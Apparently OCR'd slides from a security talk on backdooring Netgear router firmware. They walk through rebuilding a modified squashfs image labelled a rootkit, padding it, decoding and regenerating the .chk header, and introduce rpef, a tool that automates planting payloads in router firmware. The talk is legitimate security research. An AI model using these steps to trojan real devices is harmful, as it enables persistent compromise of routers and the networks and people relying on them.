
Building the Filesystem

- Build the filesystem with the appropriate utility and version




```
sh-4.1$ binwalk WGR614v9-V1.2.30_41.0.44NA.chk | grep Squashfs
456766        0x6F83E        Squashfs filesystem, little endian, version 2.1, size: 1476831 bytes, 292 inodes, blocksize: 65536 bytes, created: Sat Jan 30 02:04:22 2010
sh-4.1$ ./mksquashfs-2.1 squashfs-root/ squashfs_new.bin
Creating little endian 2.1 filesystem on squashfs_new.bin, block size 65536.

Little endian filesystem, data block size 65536, compressed data, compressed metadata, compressed fragments
Filesystem size 1442.22 Kbytes (1.41 Mbytes)
        29.41% of uncompressed filesystem size (4904.62 Kbytes)
Inode table size 2229 bytes (2.18 Kbytes)
        33.51% of uncompressed inode table size (6651 bytes)
Directory table size 2322 bytes (2.27 Kbytes)
        55.23% of uncompressed directory table size (4204 bytes)
Number of duplicate files found 3
Number of inodes 292
Number of files 217
Number of fragments 22
Number of symbolic links  48
Number of device nodes 0
Number of fifo nodes 0
Number of socket nodes 0
Number of directories 27
Number of uids 1
        root (0)
Number of gids 0
sh-4.1$ binwalk squashfs_new.bin

DECIMAL       HEX            DESCRIPTION
------------------------------------------------------------------------------------------------------
0             0x0            Squashfs filesystem, little endian, version 2.1, size: 1476831 bytes, 292 inodes, blocksize: 65536 bytes, created: Mon Jul 16 19:38:21 2012

sh-4.1$ 
```

Padding the Image



```
sh-4.1$ hexdump -C WGR614v9-V1.2.30_41.0.44NA.chk | tail
001d80c0  00 52 54 00 00 9c 72 14  00 13 45 00 00 af b7 14  |.RT...r...E.....|
001d80d0  00 99 27 00 00 48 df 14  00 8f 2e 00 00 d7 0d 15  |..'..H..........|
001d80e0  00 09 30 00 00 e0 3d 15  00 7b 33 00 00 5b 71 15  |..0...=..{3..[q.|
001d80f0  00 ca 1e 00 00 25 90 15  00 91 33 00 00 b6 c3 15  |.....%....3.....|
001d8100  00 fd 2b 00 00 b3 ef 15  00 3f 2c 00 00 f2 1b 16  |..+.......?,....|
001d8110  00 6c 5a 00 00 25 88 16  00 f6 01 00 00 00 00 00  |.lZ..%..........|
001d8120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001d9030  00 00 00 00 00 00 00 00  00 00                    |..........|
001d903a
sh-4.1$
```




```
sh-4.1$ cat headerkernel.bin squashfs_new.bin > WGR614v9-V1.2.30_41.0.44NA_rootkit.bin
sh-4.1$ ORIG=`wc -c WGR614v9-V1.2.30_41.0.44NA.chk | awk '{ print $1 }'`; echo $ORIG
1937466
sh-4.1$ NEW=$((`wc -c WGR614v9-V1.2.30_41.0.44NA_rootkit.bin | awk '{ print $1 }'` + 58)); echo $NEW
1935422
sh-4.1$ dd if=/dev/zero bs=$((ORIG - NEW)) count=1 >> WGR614v9-V1.2.30_41.0.44NA_rootkit.bin
1+0 records in
1+0 records out
2044 bytes (2.0 kB) copied, 4.086e-05 s, 50.0 MB/s
sh-4.1$ wc -c WGR614v9-V1.2.30_41.0.44NA*
1937466 WGR614v9-V1.2.30_41.0.44NA.chk
1937408 WGR614v9-V1.2.30_41.0.44NA_rootkit.bin
3874874 total
sh-4.1$
```

Updating the Image Metadata


NETGEAR .chk Header

0	1	2	3	4	5	6	7
Magic Number ('*#$^')				Header Length			
Reserved							
Kernel Checksum				Rootfs Checksum			
Kernel Length				Rootfs Length			
Image Checksum				Header Checksum			
Board ID (< 64 bytes)							
Board ID (cont.)							
Board ID (cont.)							
Board ID (cont.)							



```
sh-4.1$ hexdump -C WNR1000v3-V1.0.2.26_51.0.59NA.chk | head -n4
00000000  2a 23 24 5e 00 00 00 3a  02 01 00 02 1a 33 00 3b  |*#$^...:.....3.;|
00000010  0a b0 f2 51 00 00 00 00  00 27 70 00 00 00 00 00  |...Q.....'p.....|
00000020  0a b0 f2 51 0f 67 0a dd  55 31 32 48 31 33 39 54  |...Q.g..U12H139T|
00000030  30 30 5f 4e 45 54 47 45  41 52 48 44 52 30 00 70  |00_NETGEARHDR0.p|
sh-4.1$ 
```


NETGEAR .chk Header



```
sh-4.1$ hexdump -C WNR1000v3-V1.0.2.26_51.0.59NA.chk | head -n4
00000000  2a 23 24 5e 00 00 00 3a  02 01 00 02 1a 33 00 3b  |*#$^...:.....3.;|
00000010  0a b0 f2 51 00 00 00 00  00 27 70 00 00 00 00 00  |...Q.....'p.....|
00000020  0a b0 f2 51 0f 67 0a dd  55 31 32 48 31 33 39 54  |...Q.g..U12H139T|
00000030  30 30 5f 4e 45 54 47 45  41 52 48 44 52 30 00 70  |00_NETGEARHDR0.p|
sh-4.1$
```

Variable	Value
Magic Value	*#$^
Header Length	0x31 = 58 bytes
Reserved	02 01 00 02 1a 33 00 3b
Kernel Checksum	0a b0 f2 51
Rootfs Checksum	00 00 00 00
Kernel Length	0x277000 = 2,584,576 bytes
Rootfs Length	0
Image Checksum	0a b0 f2 51
Header Checksum	0f 67 0a dd
Board ID	U12H139T00_NETGEAR

Generating a .chk Header



```
sh-4.1$ ./packet
Version: 2.0
usage: packet -k [kernel file name] -f [rootfs file name] -b [board id file name] -ok [output kernel file n
ame] -oall [output kernel and rootfs file name] -or [output rootfs file name] -i [configure file path/name]
Example:
packet -k linux.trx -f rootfs -b compatible.txt -ok kernel -oall kernel_rootfs -or rootfs -i ../../../proje
ct/acos/include/ambitCfg.h
sh-4.1$ ./packet -k WGR614v9-V1.2.30_41.0.44NA_rootkit.bin -b compatible_NA.txt -i ambitCfg.h
sh-4.1$ cp _kernel_rootfs_image.chk WGR614v9-V1.2.30_41.0.44NA_rootkit.bin
sh-4.1$ hexdump -C WGR614v9-V1.2.30_41.0.44NA_rootkit.bin | head
00000000  2a 23 24 5e 00 00 00 3a  02 01 02 1e 29 00 2c 00  |*#$^...:....).,.|
00000010  16 3a 5c 71 00 00 00 00  00 1d 90 00 00 00 00 00  |.:\q............|
00000020  16 3a 5c 71 d6 0a 09 1e  55 31 32 48 30 39 34 54  |.:\q....U12H094T|
00000030  30 30 5f 4e 45 54 47 45  41 52 48 44 52 30 00 90  |00_NETGEARHDR0..|
00000040  1d 00 e8 87 bb 4d 00 00  01 00 1c 00 00 00 04 f8  |.....M..........|
00000050  06 00 00 00 00 00 5d 00  00 80 00 00 d0 15 00 00  |......].........|
00000060  00 00 00 00 00 01 7c 2f  9f e4 f5 e6 59 28 c6 a5  |......|/....Y(..|
00000070  17 1e 18 2b 16 04 1d 1b  95 f0 50 79 4e c4 c8 10  |...+......PyN...|
00000080  37 6d d3 e7 e4 bb 9d 25  6f 44 ea 4b 58 81 7e 17  |7m.....%oD.KX.~.|
00000090  52 40 23 10 07 09 58 74  12 8a 7c 07 7f 0f f7 8b  |R@#...Xt..|.....|
sh-4.1$
```


VSR

rpef: The Router Post-Exploitation Framework

rpef

- Abstracts and expedites the process of backdooring router firmware images

- *http://redmine.poppopret.org/projects/rpef*



```
sh-4.1$ ./rpef.py -h
usage: rpef.py [-h] [--version] [-v] [-l] [-ll] [-lt] infile outfile payload

Expedite and automate the process of backdooring router firmware images.

optional arguments:
  -h, --help       show this help message and exit
  --version        show program's version number and exit
  -v, --verbose    enable verbose output
  -l, --list       print the list of supported firmware targets
  -ll, --longlist  print a detailed list of supported firmware targets
  -lt, --leavetmp  don't delete temporary files once finished

firmware processing:
  infile           firmware image to modify
  outfile          file to save modified firmware image to
  payload          name of payload to deploy
sh-4.1$ 
```

Future Work

- More supported routers / modules
- More / better payloads (VPN/SOCKS, modify traffic, port knocking?)
- Arbitrary size payloads?
- Multiple payloads?

Future Work

- Static kernel patching?
- Reverse engineering work required to get past some roadblocks
- Port all binary utilities to Python for OS agnosticism
- Integration with other frameworks?

Thank You

- Dan Rosenberg (vulnfactory.org)
- Ian Latter (midnightcode.org)
- OpenWRT community (openwrt.org)

Questions?

VSR